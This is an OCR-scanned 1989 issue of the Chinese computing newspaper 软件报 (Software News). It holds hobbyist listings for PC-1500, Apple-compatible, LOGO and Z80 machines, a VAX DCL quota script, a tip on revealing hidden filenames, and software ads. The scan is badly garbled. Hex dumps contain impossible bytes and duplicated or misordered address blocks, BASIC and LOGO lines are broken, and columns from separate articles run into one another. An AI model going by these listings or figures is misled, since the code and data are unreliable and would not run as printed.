120: FOR I=>28C0 TO
&780B:READ D:
POKE I,D:NEXT
I:CALL &78C:
END
130: DATA &408F,&40
E9,&40F2,&40F9
&4087,&408C,&40
46CC,&406D
140: DATA &400B,&47
30,&473B,&4743
&4746,&4754,&
4700
150: DATA &4777,&47
7B,&4791,&479D
&47D6,&47D0,&
47F9
160: DATA &46EC,&46
D5,&46DE,&47B9
&47C1
170: DATA &4092,&40
CE,&4605,&4612
&4667,&4670,&
467B,&4686,&47
E3
180: DATA &4097,&40
A5,&40A8,&4715
A5,&40AB,&4715
190: DATA &448,&44
A,&40B,&45B,&40
&5A,&40B,&40B,&4
7,&40A,&4FF,&4A4
&496
200: DATA &40A1,&40
A,&40A,&424,&416
&401,&404,&455,&
&41,&49E,&40E,&4F9
&49A

```

现在流行的由日本人 Squall 编写的反汇编程序，对分析系统软件和诸多应用软件的确实很有用的工具。但由于原设计只能在打印机上输出汇编程序清单，而在实用中往往有时还需要屏幕输出反汇编结果以及打印出内存码清单。为了弥补这一缺陷，本人曾对原程序做了几处修改，使之增加了两项实用功能。现将改进后集三项功能于一体的反汇编程序奉献出来。希望能给广大用户带来方便。

使用时若执行 CALL &4048，则会在打印机上输出带有校验和的内存码清单；若执行 CALL &40C8，则将根据连接 CE-150 打印机否自动转为打印或屏显方式输出反汇编结果。本文提供的程序是从 &4048 开始的，若要更改为从 &XX80 等地址开始的，则可运行如下程序以完成变动操作，并自动将其修改到指定的 &XX80 处。新加一工学院 郑国

关于非程序绘图软件的改进

本报1989年第12期第3版上介绍的南开大学宝深同志的“非程序绘图软件”，为屏幕直接作图带来了很大的方便。但是，本人在使用该软件时发现，当按“p”键退出绘图状态，再按方向控制键时，在屏幕上看不到光点的移动，因而很难随时确定光点的当前位置，给快速、准确、灵活的绘图带来了一定的困难。

针对这一问题，本人对文中介绍的软件作了一点改进，克服了上述缺点，使得在退出绘图状态后用方向控制键移动光点时，始终可以看到光点的当前位置。这样就可随意移动和准

对于一些用汉字区位码或半个汉字进行加密的方法，是利用了某些区位和半个汉字不显示，从而使文件名或子目录名不可视，而实现简单加密的。其实，所谓“不显示”，只是对中文方式而言的，在西方方式下就暴露无遗了。

对·不·显·示·区·位·码·加·密·的·解·密

对此类加密的文件名或子目录名，可用以下方法解密。

按 Ctrl+F，进入西方方式。这时在中文方式下不显示的文件名或子目录名就显示出来了。只不过此时一个区

位码显示为两个 ASCII 字符，半个汉字显示为一个 ASCII 字符。在 ASCII 代码表中很容易查出每个字符所对应的 ASCII 码，只要输入相应的 ASCII 码即可得到文件名。

例如：一文件名是由

两个区位码 9001 和 8809 组成。在中文方式下 dir，文件名不显示，按 Ctrl+F，进入西方方式，dir 后可见文件名显示为“.”，这四个字符对应四个 ASCII 码，即 250，181，248，168。只要输入这四个 AS-

CI1 码即可得到文件名（方法：按下 ALT 键，再分别输入数字键 250，181，248，168）。以上是对 CCLIB 字库而言的，对 CLIB24 字库来说，在西方方式下显示的字符不同，但解密方法是一样的。

空军天津医院 黄伟成

```

4000 01 07 01 07 01 07 01 07
05 76 34 89 87 40 8E 48 :78
4080 F8 46 04 F0 98 8E 47
24 85 58 41 85 28 41 41 :78
4084 41 43 41 43 8E 47 0A 85
30 41 8A 47 0E 05 41 87 :09
4088 28 99 06 0A 24 05 41 59
04 0E 78 00 95 80 8E 18C
408C 09 CA 0E 03 0A E2 43
38 E9 78 34 00 8A 06 03 :34
4090 F8 68 01 28 F1 89 8F
07 80 81 82 83 84 83 84 :45
4094 41 84 80 8E FD 20 30 55
8E 48 08 49 00 8E 28 44 :11
4098 5A 8E 40 E7 FD 0A FD 28
8E 48 08 FD 0A FD 0A 50 :29
4100 28 28 28 28 28 28 28
28 28 42 42 52 54 4E :58
4104 4F 58 53 48 4C 54 28
53 58 53 43 53 44 58 :31
4108 58 42 56 53 48 4C 4C
44 58 42 56 52 54 49 4E :10A
4112 43 46 42 56 53 44 45
4F 52 45 43 41 49 43 58 :59
4116 34 41 41 34 41 48 183
38 4F 46 46 30 50 53 58 :83
4120 55 56 50 52 50 56 40 48
40 58 56 43 52 44 58 56 :47
4124 55 53 44 38 44 43 53 54
58 53 45 43 56 43 56 48 :89
4128 32 45 43 44 56 45 44 42
56 53 58 53 43 49 54 48 :81
4132 54 52 44 45 42 28 58 48
52 4C 52 44 41 4E 44 :43
4136 53 45 4E 53 42 49 4C
44 45 41 44 49 41 4E 45 :72
4140 41 45 4E 4C 4F 58 53 54
43 58 42 43 48 41 40 :3F
4144 51 53 45 45 42 48 52 4F
52 41 45 58 28 28 28 28 :58
4148 00 53 00 58 00 80 80 80
00 58 4C 80 58 48 80 20 :0A
4152 38 29 00 23 28 53 00 :41
4156 55 29 00 23 28 53 00 :80
4160 00 55 4C 00 55 48 20
55 29 80 23 28 55 29 :C0
4200 00 04 48 48 83 83 3E 3E
00 05 06 87 04 37 06 7C :37
4220 00 04 48 48 83 83 3E 3E
00 05 06 87 04 37 06 7C :37
4240 00 00 80 80 80 80 80 80
00 00 80 80 80 80 80 80 :87
4248 2E 98 35 2E 2A 0A 85
57 50 37 38 0A 04 0A 58 :58
4252 2E 98 35 2E 2A 0A 85
57 50 37 38 0A 04 0A 58 :58
1200 2E 98 35 2E 2A 0A 85
57 50 37 38 0A 04 0A 58 :58
4270 00 00 80 80 80 80 80 80
00 00 80 80 80 80 80 80 :88
4280 00 00 80 80 80 80 80 80
00 00 80 80 80 80 80 80 :88
4288 03 77 2C 83 41 2A 00 21 :08
4290 00 04 48 48 83 83 3E 3E
00 07 80 33 41 2A 00 21 :70
4298 18 85 37 87 41 37 06 7C :00
00 53 00 57 38 80 3C 94 :38
4320 74 5A 74 1A 74 0E 74 8E
74 51 74 4C 74 55 74 5F :3E
4324 74 5A 74 1A 74 0E 74 8E
74 51 74 4C 74 55 74 5F :3E
4328 74 12 74 25 74 2E 74 8A :90
4332 74 4E 79 74 24 74 60 :88
74 30 74 24 74 24 74 30 :88
4336 74 85 74 00 74 20 74 30
00 78 00 65 00 80 80 80 :81

```

```

4380 01 07 01 07 01 07 01 07
04 07 01 07 07 07 07 07 :E1
4318 E4 E7 E1 E7 E1 E7 E1 E7 :C4
4320 E4 E7 E1 E7 E7 E7 E7 E7 :C4
F4 F7 F1 F7 F7 F7 F7 F7 :8E
4330 00 80 80 80 80 80 80
CF 80 80 80 80 80 80 80 :E7
4340 D1 C3 D1 C3 C3 C3 C3 C3
34 37 91 97 94 97 91 97 :17
4350 E1 C5 E1 C5 C5 C5 C5 C5
04 07 81 87 84 87 81 87 :11A
4360 F1 C7 F1 C7 C7 C7 C7 C7
84 87 81 87 84 87 81 87 :95
4370 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4380 D4 44 D4 44 D4 44 D4 44
45 44 44 D4 44 44 44 44 :FC
4390 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :11A
4400 F1 C7 F1 C7 C7 C7 C7 C7
84 87 81 87 84 87 81 87 :95
4410 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4420 D4 44 D4 44 D4 44 D4 44
45 44 44 D4 44 44 44 44 :FC
4430 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :11A
4440 F1 C7 F1 C7 C7 C7 C7 C7
84 87 81 87 84 87 81 87 :95
4450 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4460 F1 C7 F1 C7 C7 C7 C7 C7
84 87 81 87 84 87 81 87 :95
4470 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4480 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4490 27 85 1E 87 04 37 06 7C :78
4510 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4520 27 85 1E 87 04 37 06 7C :78
4540 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4560 2E 80 80 80 80 80 80
27 50 06 38 43 54 66 5A :44
4580 2E 80 80 80 80 80 80
27 50 06 38 43 54 66 5A :44
4600 2E 80 80 80 80 80 80
27 50 06 38 43 54 66 5A :44
4620 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4640 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4660 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4680 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4700 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4720 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4740 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4760 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4780 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4800 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4820 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4840 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4860 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4880 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4900 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4920 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4940 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4960 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
4980 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88
5000 00 80 80 80 80 80 80
00 80 80 80 80 80 80 80 :88

```

```

125 IF X$(>)"p"
THEN 130
128 GOSUB 50
165 IF X$(>)"p"
THEN 170
168 GOSUB 50
185 IF X$(>)"p"
THEN 190
188 GOSUB 50
225 IF X$(>)"p"
THEN 230
226 GOSUB 50
245 IF X$(>)"p"
THEN 250
246 GOSUB 50
285 IF X$(>)"p"
THEN 290
286 GOSUB 50
305 IF X$(>)"p"
THEN 310
306 GOSUB 50
3.将原程序中的 400、
410 程序行分别改为如下形式：
400 IF Y$="Y" THEN
Y$="Y":HCOLOR
=C:GOTO 380
410 IF Y$="P" THEN
X$="P":GOTO 390
4.将原程序中 420 至 490
程序行中调用子程序的起始
程序行 110、170、230、290、350、
410、310 和 250 分别改为 105、
165、225、285、125、185、
305 和 245。

```

```

通常，小
16 HOME 104 = CHR(10)
汇编属 INT. 20 VTAB 5: HTAB 3: PRINT "PLEASE
BASIC,若要 INHERIT THE BDK OF DOS"
使用小汇编, 30 VTAB 7: HTAB 8: PRINT "PRESS <
必须在有 16K RETURN) TO BEGIN"
扩展卡下才 40 FOR I = 0 TO 10: I = (PEEK (I -
行。本文提供 (ASCII) - 141)): NEXT
的程序,对小 50 PRINT B$;BLOAD INT$BASIC,864600
汇编进行一些
修改,便于子 60 POKE 34103,133: POKE 34139,133
运行程序 : POKE 34353,133: POKE 34400,
前,必须插入 133: POKE 34239,134: POKE 342
DOS 主盘。若 69,134: POKE 34279,134
要存盘,则小 70 CALL 34048
汇编的址是 $8500,长度
是 $170。广州李越通 本人任任任任, 07 号

```

杨辉三角

——LOGO实用程序

修改DOS为汉字错误提示

DOS3.3的出错信息为英文提示,未能发挥CEC-I机的汉字功能...

修改后的DOS提示即为中文提示,可以因INMT命令进行格式化...

通过以下步骤,即将英文提示及修改后的汉字提示分别以ERROR BY ENGLISH和ERROR BY CHINESE存盘...

南京 高志刚

数学上的二项式定理

(a+b)^n = C\_n^0 a^n + C\_n^1 a^{n-1} b + C\_n^2 a^{n-2} b^2 + ... + C\_n^n b^n

C\_n^0 a^n b^0 + C\_n^1 a^{n-1} b^1 + C\_n^2 a^{n-2} b^2 + ... + C\_n^n a^0 b^n

其中n为正整数, C\_k称为二项式系数。

早在十三世纪,我国南宋时期数学家杨辉就在他的著作《详解九章算法》(1201年)中记载了有关二项式系数的研究情况...

杨辉三角的特点,如从第三项开始,其余各项均为上一项两肩位二数之和...

程序并不复杂,只有三个过程。其中LEN为过程用来计表长。YHSJ为主控过程,完成打印,并调用H过程。

```
TO YHSJ :L :M [ ] [ ]
MAKE "N LEN :L
IF :N > 5 STOPLEVEL
IF :N > 5 CURSOR 20 - ( 2 * :N - 5 ) :N
- 1 PR :L
MAKE "LZ [ ]
H :L
END
```

```
TO H :L
TF BF :L = [ ] MAKE "L ( SE FIRST :L :LZ
LAST :L ) YHSJ :L :M
MAKE "LZ SE :LZ ( FIRST :L ) + ( FIRST
H PR :L
END
```

```
TO LEN :L
IF :L = [ ] OP 0
OP 1 + LEN BF :L
END
```

```
TO YHSJ1 :L [ ] [ ]
MAKE "N LEN :L
( PRINT :N "
PR :L PR "
MAKE "LZ [ ]
H1 :L
END
```

```
TO H1 :L
IF BF :L = [ ] MAKE "L ( SE FIRST :L :LZ
LAST :L ) YHSJ1 :L
MAKE "LZ SE :LZ ( FIRST :L ) + ( FIRST
H1 BF :L
END
```

如果考虑不虑屏效率,而将原过程改为DF:L, YHSJ1和H1,键入YHSJ1(1)后则可得到39行(即n=0~38)各项二项式系数之值...

- 8971- 00 07 03 77 42 39 77
8970- 52 4F 7F 4E 5F 7F 52 23
8969- 7F 52 6E 7F 50 93 7F 30

给H-01的PRINT加上分页显示

在显示数据时,常常要按暂停键来查看数据,很麻烦。本程序可在显示完整个页后自动暂停按其他键后,清屏继续显示。

地址:10880和10881为光标所在的位置。在0方式下为10\*42格,10894为存放暂时打入的键码。

```
10 FOR I=32000 TO32030
20 READS :POKEI, S: NEXT
30 POKE 17226,195 : POKE
17228, 125
40 DATA 229, 42, 240, 65, 124
254, 1, 48, 2, 225, 201, 125
254, 184, 56, 249
50 DATA 56, 25, 66, 205, 248
17, 264, 0, 40, 249, 205, 7, 17, 24, 234
```

广东 梁景林

H过程为子过程,是程序的关键。它以递归方式逐次产生每一行各项的位置于变量LZ中,最后增加首末两项,赋予变量L,作为新的输入又重新调用YHSJ过程...

CEC-I的电子游戏是十分吸引人的

CEC-I中的1/0区有十六个单元是管理喇叭的,地址是从\$C030-\$C03F(18330)开始的十六个单元...

```
3300 A9 01 LDA #001
3302 95 10 STA #10
3304 A9 00 LDA #000
3306 95 11 STA #11
3308 A9 0C LDA #00C
330A 95 12 STA #12
330C A4 12 LDY #12
330E A0 30 CB LDA #C30
3310 98 TYA
3312 A0 TAX
3314 00 FD BNE #0314
3316 C8 JNY
3318 C4 12 CPY #12
331A 00 F3 BNE #031A
331C A5 12 LDA #12
331E A0 30 CB LDA #C30
3320 98 TYA
3322 CA TAX
3324 00 FD BNE #0324
3326 00 DEY
3328 C4 11 CPY #11
332A 00 F3 BNE #032A
332C C6 10 BEC #10
332E 00 DE BNE #032E
3330 60 BTR
```

贵州大学 薛克光

用Z80汇编程序对高分辨率图形的磁盘存取具有运行速度快,使用方便的特点。现将献出读者。程序一为存图程序...

COMX 随机定义符号

```
10 AA = "A": I = -1
20 DEF INT B
30 B = RND (22)
40 B = B + 48
50 IF B > 57 IF B < 6
5 GOTO 20
60 B = CHR# (B)
70 AA = AA + B#
75 D = LEI (AA)
80 IF D = 18 GOTO 100
85 GOTO 20
100 SHAPE (I, AA)
110 PRINT CHR# (I):
"; AA
115 PRINT
120 I = I + 1: AA = CH
R# (B): GOTO 20
```

R1图形块移动程序

本程序可将给定大小的图形块上、下、左、右移动。地址32764~32767的4个字节分别存放图形块左上角地址、图形块长度、图形块宽度...

```
24-22 2A FC 7F 1E 21 3A FF 7F 4F 3A FE 7F 42 3A 21 40
2F32- 57 15 20 0A 15 20 33 15 20 5C 15 20 2E C9 2E AA
2F62- ED 52 77 19 19 8D 20 F6 AF ED 52 71 3A FF 7F 4F
2F72- 7A FC 7F 23 22 FC 7B E5 2A ED 52 71 3A FE 7F 42
2F82- 20 10 FD AF ED 52 22 FC 7F C9 19 22 FC 7F AF ED
2F92- 52 3A FE 7F 42 19 8D 20 FC 3A FE 7F 4F AF ED 52
2FA2- 7E 19 7F AF ED 52 AF ED 52 8D 20 F4 19 21 23 3A
2FB2- FF 7F 4F 10 E8 C9 7E 2B 27 23 23 18 F9 2B 20 3A
2FC2- FE 7F 42 2A FC 7F 19 22 FC 7F 8D 20 E9 3A FF 7F
2FD2- 42 AF ED 52 18 F8 2B 22 FC 7F C9 23 22 FC 7E 2B
2FE2- 3A FE 7F 42 23 18 FD 2B 3A FE 7F 42 2E 23 27 2B
2FF2- 2B 18 F9 23 20 19 8D 2B EA FE
```

昆明 沈玉武

巧用普通家用录音机存贮程序

普通家用录音机存取程序,其中主要原因,是高频特性差,解决方法是,在录音磁头上并联一只电容...

```
74-22 2A FC 7F 1E 21 3A FF 7F 4F 3A FE 7F 42 3A 21 40
2F32- 57 15 20 0A 15 20 33 15 20 5C 15 20 2E C9 2E AA
2F62- ED 52 77 19 19 8D 20 F6 AF ED 52 71 3A FF 7F 4F
2F72- 7A FC 7F 23 22 FC 7B E5 2A ED 52 71 3A FE 7F 42
2F82- 20 10 FD AF ED 52 22 FC 7F C9 19 22 FC 7F AF ED
2F92- 52 3A FE 7F 42 19 8D 20 FC 3A FE 7F 4F AF ED 52
2FA2- 7E 19 7F AF ED 52 AF ED 52 8D 20 F4 19 21 23 3A
2FB2- FF 7F 4F 10 E8 C9 7E 2B 27 23 23 18 F9 2B 20 3A
2FC2- FE 7F 42 2A FC 7F 19 22 FC 7F 8D 20 E9 3A FF 7F
2FD2- 42 AF ED 52 18 F8 2B 22 FC 7F C9 23 22 FC 7E 2B
2FE2- 3A FE 7F 42 23 18 FD 2B 3A FE 7F 42 2E 23 27 2B
2FF2- 2B 18 F9 23 20 19 8D 2B EA FE
```

吉林 刘群





# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘德雄  
国内统一刊号CN51-0090 订网代号：61-74 地址：成都中金沙河75号 邮政编码：610015

## SUN 工作站 人工智能语言

Quintus Prolog

工程工作站近年来在计算机领域迅速崛起，是用户更新换代PC机的优选机种。

本书以Quintus Prolog最新版本为背景，系统地介绍了该语言及其实现系统，包括了Quintus Prolog用户指南、“Quintus Prolog参考手册”、“Quintus Prolog系统依赖性手册”和“Quintus Prolog程序手册”的完整资料。本书适合于高等院校师生及工程技术人员使用。需要该书以及配书软件者请与南京大学计算机系谢瑞同志联系（邮政编码：210003）



### 软件的选题艺术

软件选题是开发软件的一个步骤。目前在相当程度上依靠软件人员自主选题，单方面开发程序以唤发用户的需求。其实，课题的选择应考虑多方面的因素，要兼顾硬件环境，开发难度和周期，开发者的业务修养，社会的需求及用户状况等等。相当一些软件人员，在给了题目之后是能够较好地把握这些关系的。但如何去发现和选择题目呢？这就需要有一种选题艺术。选题从方法论上讲分为两大类

一类是新选题。它是从还没有作过的事情中去筛选出需要解决的问题，即“开发什么软件，建立什么系统”。另一类是旧题翻新，它是把已知的软件加以发挥，使其具有新的功能。后一种策略常常不被人注意，失掉了许多出成果的机会。这里着重介绍几种旧题翻新方法：

#### 1. 寻找关键点

一般软件总是存在弱点和局限的，找出弱点并加以克服或打破局限或缩小限制也就形成了新的东西。


#### 2. 联想移植法

许多东西并非最佳设计，在老的软件基础上或增加一个模块以强化功能，或固定一些用不着选择的参数以方便自我应用。还有的软件也完全可以类推，比照移植到新的选题上，就成为创新。例如：汉字输入技术中，词组联想就是从单字输入方式演绎出来的，数据制表软件就是从空白制表软件中演绎出来的。我们完全可以根据软件的特点，提出“快、强、容错、自动”作为要求，鼓励联想移植，启发新

▲苏州记者站讯：苏州市科协、市计算机学会、市顺德应用协会于11月13日至18日在市科技大楼举行“89年计算机活动周”。在此期间，举办了“计算机局域网”、“计算机多用户系统”、“计算机辅助设计”、“人工智能”等方面的学术报告和“办公自动化”、“电脑排版、轻印刷”等计算机专题讲座，还将展示苏州市在科研、教育、应用、生产等领域内取得的最新成果的实物、图片和录像等，内容丰富，参与活动的各界人员踊跃，收到了预期效果。

▲本报讯：四川省冶金厅、省科委于11月28日至30日在江油长城特种钢公司联合召开全省冶金系统计算机推广应用交流大会。大会邀请了国家科委、冶金工业部、国务院电子信息办、中国工商银行及47厂家单位参加。

▲全国计算机应用研究学术委员会在成都举办 1989年度全国计算机应用研究学术交流会议于11月6日至11日在成都召开。此届学术交流会的中心议题是探讨计算机软件维护和硬件维修在计算机推广应用中的战略地位，交流软件维护与硬件维修的发展前景。学术会共收到898篇论文，录用168篇。在分组交流、民主评选的基础上，经专家审核评议出20篇优秀论文，有18名代表的作品荣获优秀论文奖。学术会后将出版《1989年度全国计算机应用研究学术论文集》。



成都 曾明

#### 4. 特点突出

软件特点是软件设计者根据环境的需要和自己的风格进行设计的。比如选题人事档案管理。如把查询作为特点突出，编程重点应落于逻辑条件组合，模糊查询应用，数据的规范化处理。如果特点选择在统计，那么统计速度，报表输出，表间关系的平衡校验就应重点解决。如果特点体现在资料存储，程序就应考虑资料的动态跟踪而不能采用数据库。

分析不同的DOS版本，也就给他人有益的启示。CCDOS异于MS-DOS-PC-DO是因为实现了汉化。CCDOS2.3版本努力压缩字库，减少驻盘空间，以简洁实用为特色。CCDOS2.13A版本提高汉字输入的应答速度并提供多种字体的打印选择，以求、黑、楷、仿四种字体的高质量打印赢得用户好评。

汉字输入方案，国内已有400多种，多次难定分家，但各自的特点互相难于取代，通用报表软件层出不穷，但各自有缺点，谁也没有一统天下。这些例子说明，独具特色是百花齐放的内因所在，个性磨灭也就等于自我消亡。

总之，软件选题，它是软件人员应该具有的一种素质。它是一种能力，也是一种艺术。

用于PC机EPROM固化器MEP512。本程序主要用于小型智能产品的汉化及开发，如汉字智能广告牌，汉字自动报站器，各种工业控制设备等。

源程序语言：8086汇编语言  
运行环境：IBM PC机CCDOS操作系统  
转让形式：提供360K软盘两张  
转让价格：150元(含邮资)  
收款单位：成都《软件报》信息部

★编号：891206  
名称：压缩CCDOS  
作者：伊敏  
功能介绍：本中西文DOS以与西文等高之压缩字形显示汉字，每屏显示25行汉字，增加了屏幕显示信息量和显示速度。且本DOS与CCDOS完全兼容，原在CCDOS下运行的软件均可应用。打印采用24点阵，并可放大和转体。系统还包括全屏中西文编辑CED。盘上存使用手册。适用打印机有NEC P7, M1724; M2024和TH3070等。使用方法与CCDOS一样。CED使用方法与Word Star相仿。

源程序语言：8086/8088汇编  
运行环境：IBM PC/KXT及其兼容机  
转让形式：310/360K 5时盘  
转让价格：210元(含邮资)  
收款单位：成都《软件报》信息部

★编号：891204  
名称：磁盘块管理软件(D、B、M)  
作者：廖正毅 廖正钢

功能：该软件结合支持其工作的软硬件特点，向用户提供了从参数输入到实现功能类似于IBM软件CDEBUG的磁盘块读写、显示、查找、修改、移动、中西文切换等功能，在其支持下，还可以直接进入监控命令，退出后按任一健回车即重返系统。操作中参数输入采用了专门的处理，使用方便、灵活且安全。本软件是管理磁盘块及深入磁盘DOS系统的理想工具软件。

源程序语言：BASIC、6502汇编语言  
运行环境：中华学习机 APPLE-I (支持西文操作)

转让形式：软盘一张(含使用说明)  
转让价格：50元(含邮资)  
收款单位：成都《软件报》信息部

★编号：891205  
名称：汉字点阵数据发生软件  
作者：李群

功能简介：本软件可用屏幕编辑输入汉字或用键盘直接输入少量汉字，然后查出这些汉字的16×16的点阵数据，以下述三种方式输出：

1. 打印出这些汉字的点阵数据，用以装入脱机固化设备。
2. 从串行口或打印机口输出这些汉字点阵数据的二进制码，用于联机固化设备和产生硬拷贝。
3. 在磁盘上形成这些汉字点阵数据的二进制码或ASCII码文件。



## 便携机是明日之星

各行各业出现的计算机化工程，使得携带方便的便携机成为明日之星。1988年全世界便携机的总产量115万台，预计1992年的市场需求为740万台，4年内将增长5倍以上。

求，促使便携机体积与重量不断缩小。便携机体积与重量虽然缩小，但功能反而大幅度超越早期的便携机。目前高档便携机配备的硬盘机，容量可达100MB，采用的CPU也已达到32位字长，加上彩色液晶显示器及Unix操作系统的使用，功能已达

到台式机水平。最近，美国的Chips & Technology公司又为便携机专门设计了由四片组成的芯片组，使便携机厂商可以不必费过去使用的台式机芯片组。

摘自《计算机世界》  
本报责任编辑：04号



PC-1500 计算机数据流批量压缩存取程序

```
1100- CC C1 FD BA 25 B7 68 89 9F F6 78 CA BC C0 28 :A0
1110- BA 80 CD BE FA 94 F6 78 C8 66 68 66 66 67 B3 :D0
1120- 08 BA 67 46 68 63 4C FF B8 30 C6 4A BA CA C2 :B8
1130- C0 C1 A6 80 10 C0 C8 58 70 5A 30 BE P7 41 CA C8 :A5
1140- BE 78 C3 BE 11 BE 78 C3 C8 C8 58 79 5A 30 BA 07 :D4
1150- 55 41 88 84 CA C8 C8 C6 9C 39 CA C2 AE E6 69 9A :E2
1160- 68 00 BE 68 80 8B 06 68 40 8E 02 68 E0 FD 28 :7F
1170- F4 00 C6 84 18 8B 02 85 08 65 BA FD AE FD 6A 5C :AA
1180- 80 81 15 CD 10 80 9C E0 89 11 FD BA 58 7A 5A 04 :05
1190- F5 5A 00 P5 FD 88 8E 03 CD 10 00 48 7A 58 79 BE :9F
11A0- F7 09 FD 2A F6 00 C6 9A 68 12 6A 89 48 03 4A 20 :B4
11B0- BE E6 6F C0 C3 B7 BA 89 02 FD BA FD FA ED :FA
11C0- 68 08 8E 0A 68 04 8E 06 68 00 8E 02 68 83 B6 48 :05
11D0- 79 BE F7 39 05 0D F9 FD 58 FD CA DA B7 03 89 04 :08
11E0- 5A 00 ED 00 D0 04 1E DC F4 00 C6 PD 5A C0 C3 :53
11F0- 4C 08 83 02 94 61 14 61 4C 03 99 58 A5 79 34 61 :3F
0200- A5 79 30 81 98 62 9E 5E 00 00 00 00 00 00 00 :5C
```

SAS (Statistical Analysis System) 是一功能很强的大型统计学分析系统软件。既可用它分析建好的原始数据文件，求出某些重要参数的均值、方差、回归等各种统计指标；也可用其 FSD (Full Screen Process) 输入并修改原始数据，进而分析处理这些数据。一句话，凡是涉及统计分析的问题，SAS 无所不包。

然而，在像 VAX 这样的系统机上运行 SAS，对客户有特殊要求。所建立普通用户不能胜任其责，必须对其部分参数值加以修改。这是因为运行 SAS，特别是用它来分析处理大规模数据时，用户需具有足够的虚拟存储空间，才能保证用户与系统主存之间的动态信息交换顺利进行。普通用户中，页面文件权限 (PGFLQUOTA) 其值甚小；另外，每运行一次 SAS，都会同时产生两个文件，即 \*.LIS 和 \*.LOG。前者存储结果，后者记录运行过程。若处理大规模数据，这两个文件都比较大。这样，不但赋予普通用户的系统存储限额 (BY-TLM) 显得过低，且其它文件限额 (F111M) 也远远满足不了实际需要。其它一些参数值也应作相应调整。SAS 安装指南中给出的运行 SAS 时，用户各参数最低限额如下 (未列出勿需修改的项)：

Table with 2 columns: Parameter Name and Value. Includes Fillm, Biolm, Diolm, Astlm, p\$qlquo, p\$slquo.

修改账户参数值最常用的方法是对 Microv AX 机而言，在 DCL (DIGITAL Command Language) 级下输入 "\$@SASUSER"，并按 RETURN 键，程序便开始运行。屏幕上立即显示 "To modify an existing user account to allocate quotas for SAS" 字样，说明该程序的功用。接着，"F \$environment"，和 "F \$priv" 两词法函数及 "Set default" 命令分别设定工作环境于 DCL 级列新目前账户的使用权限。若权限不足，走向 "nopriv" 子块，显示 "you need SETPRV or SYSPRV Privilege to run the program (proceed)"。

程序结束，由 SET DEF OLDDIR 与程序的第一条命令 "OLDDIR = F \$environment ("DEFAULT")" 相呼应，返回 DCL 级。反之，如有足够权限，则 INQUIRE 命令询问用户名 (Username)。当打入需修改账户的用户名后，"OPEN/WRITE xfile....." 命令即建立并打开修改用户授权文件 (SYS \$ scratch:moduaf,tmp)；紧接着，write xfile "\$RUN SYS \$ SYSTEM: Ankorize" 命令使操作进入 "UAF"；下一 "write xfile....." 命令根据参考数据写入需修改的各具体参数值，然后关闭文件 (Close xfile)，又返回 DCL 级。真正履行修改文件中列各具体义务的是命令 "\$@SYS \$scratch: Moduaf,tmp"。这是一个中间文件，使用后即被删除，此任务留给 "Delete" 命令完成。至此，全部操作完成，程序终止，返回 DCL 级，等待对下一账户参数值的修改。

上述分析可知，该程序使用简单、方便，只需在 DCL 级下输入 "\$@SASUSER (程序名)"，再按 RETURN，即开始运行；它运行速度快，在回答唯一的提问，即打入需修改账户的用户名后毫秒计便得结果；经反复使用证明，用该程序修改参数值准确无误，它算得上是系统管理员的一名好助手。

成都 吴世坤 罗琳

一、性能特点

本程序可实现数据的快速压缩存储以及数组数据与压缩数据之间的双向批量转换，即可以将某个数组变量中的全部数据转换为占用内存空间小的压缩数据形式加以存储，亦可以将内存中的压缩数据还原到某个数组变量空间中以便调用，程序全部用机器语言编制而成，容量仅为 264 字节，全浮动。

本程序除具备数据转换处理速度极快的特点外，还具有压缩比大 (一般 2-4 倍，最大可达 8 倍)、数据处理范围广、压缩数据可得到自我保护及保密、错情提示、调用简便容易掌握等多种特点。

二、调用方法

1. 数据指针位置
本程序内设定 00C6H 和 00C7H 这两个存储单元固定做为压缩数据区的指针，借助于这个指针可以方便地实现对压缩数据的存取操作。由于本程序已经将压缩数据的存储结构设计为按连续地址存放的“数据流”形式，因此在调用本程序之前必须将其数据指针按到待处理的“数据流”起始位置。

一般形式：POKE @00C6, DH, DL
其中 DH 为“数据流”起始地址的高位，DL 则为其低位。例如，待处理的“数据流”起始地址为 @1234，则可用如下命令将数据指针位置：POKE @00C6, @12, @34

2. 参数设置及程序调用

一般形式：A \$ = "变量名" + CHR \$ &ab: CALL

程序入口地址
其中，“变量名”指双向批量交换的数组变量名，可为 A~Z 之一，即最多可与 26 个单字节数组变量进行交换，参数 a 为定向参数，而参数 b 为定界参数。规定 a、b 的具体取值及意义如下表所示：

Table with 2 columns: Parameter and Meaning. Includes parameters 6, C, 0, 4, 8, C with their respective meanings for compression and data handling.

注：“变量名”及参数 a、b 必须按上述规定选取，否则在调用本程序时将发出鸣响并显示出下列错情。

- ①ERROR6 选用的数组变量受用 DIM 语句说明。
